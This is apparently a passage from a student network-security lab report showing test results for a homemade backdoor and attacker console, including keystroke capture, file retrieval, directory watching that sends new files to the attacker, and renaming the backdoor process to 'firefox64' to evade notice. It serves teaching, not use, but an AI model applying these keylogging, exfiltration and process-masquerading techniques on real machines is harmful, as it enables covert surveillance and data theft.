
```
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45552)
Keylogg: comp8505<Key.shift>D<Key.backspace>danny
Done receiving!
```

The keylogger successfully captured all keystrokes.

Test #9


Get a file from the backdoor machine.

For testing purposes, we will echo a string "This is a test file" to haha.txt and get that file back to the attacker machine.




```
echo "This is a test file" >> haha.txt
ls
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45558)
Result: attackerMain.py
attacker.py
backdoorMain.py
backdoor.py
backdoor.pyc
cmdExec.py
cmdExec.pyc
encryption.py
encryption.pyc
fileUtils.py
fileUtils.pyc
haha.txt
helpers.py
helpers.pyc
iptablesManager.py
keylog.py
keylog.pyc
loot.txt
preparation.sh
result.txt
setup.config
```

The command to get a file is GET.



```
GET haha.txt
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45596)
Done receiving!
Iptables rules removed
```

After received the file, we will open it to see if this is the correct one.




```
haha.txt
This is a test file
```

Test #10

Add a watch on a file or a directory on the backdoor machine.

For testing purpose, we will add a watch to `/root/Downloads` . if the command is executed properly, “Added watch” message will be received.




```
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 45598)
Result: Added watch

Done receiving!
```

Test #11


Send the file that in the watched directory.

The directory that is watched is `/root/Downloads`. If there is any new file in the directory, it will be sent to the attacker.




```
WATCH /root/Downloads
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 46136)
Result: Added watch
```

We will put a text file danny.txt in the Downloads directory.



The backdoor application will send the file to the attacker. Using `ls` command, we can see the file danny.txt is in the current directory.




```
16:37:09(master)root@datacomm-192-168-0-23:Listings$ ls
attackerMain.py  cmdExec.py      fileUtils.pyc        keylog.py
attacker.py      cmdExec.pyc     haha.txt             keylog.pyc
attacker.pyc     danny.txt       helpers.py           loot.txt
backdoorMain.py  encryption.py   helpers.pyc          preparation.sh
backdoor.py      encryption.pyc  iptablesManager.py   result.txt
backdoor.pyc     fileUtils.py    iptablesManager.pyc  setup.config
```

Test #12

Remove the watch on a file or a directory on the backdoor machine.

To remove the watch, the command is RMWATCH <the directory to remove the watch>. If successfully, an appropriate message will be printed.




```
RMWATCH /root/Downloads
Knocking successfully...Openning port for receiving
Added iptables rules
Receive connection from ('192.168.0.56', 46144)
Result: File or directory don't have watch

Done receiving!
```

Test #13


Close both attacker and backdoor machine when the user enter CLOSE command.

When the user enter CLOSE command, the attacker machine will send CLOSE message to the backdoor and close itself.



```
CLOSE
Attacker closed...

16:40:35(master)root@datacomm-192-168-0-23:Listings$
```


The backdoor application receives CLOSE command from the attacker and close itself.



```
Executing command: CLOSE
Backdoor closed...

16:40:35(master)root@localhost:Listings$
```

Test #14


The backdoor program is masked with different name.



```
16:40:35(master)root@localhost:Listings$ python backdoorMain.py
('192.168.0.56', '8505', '192.168.0.23', '8506', 'tcp')
Set process name to: firefox64
```

The name of the backdoor process is printed out when the program started. The current process name is firefox64.

When we look at the process table, the name of backdoor process will be firefox64 which looks like a Firefox process to the network administrator.



```
16:41:14(master)root@localhost:Listings$ ps auwx | grep firefox64
root      2792  1.3  0.5 330076 42024 pts/1    Sl+  16:41   0:00 firefox64
root      2850  0.0  0.0 119524  1008 pts/0    S+   16:41   0:00 grep --color=au
to firefox64
```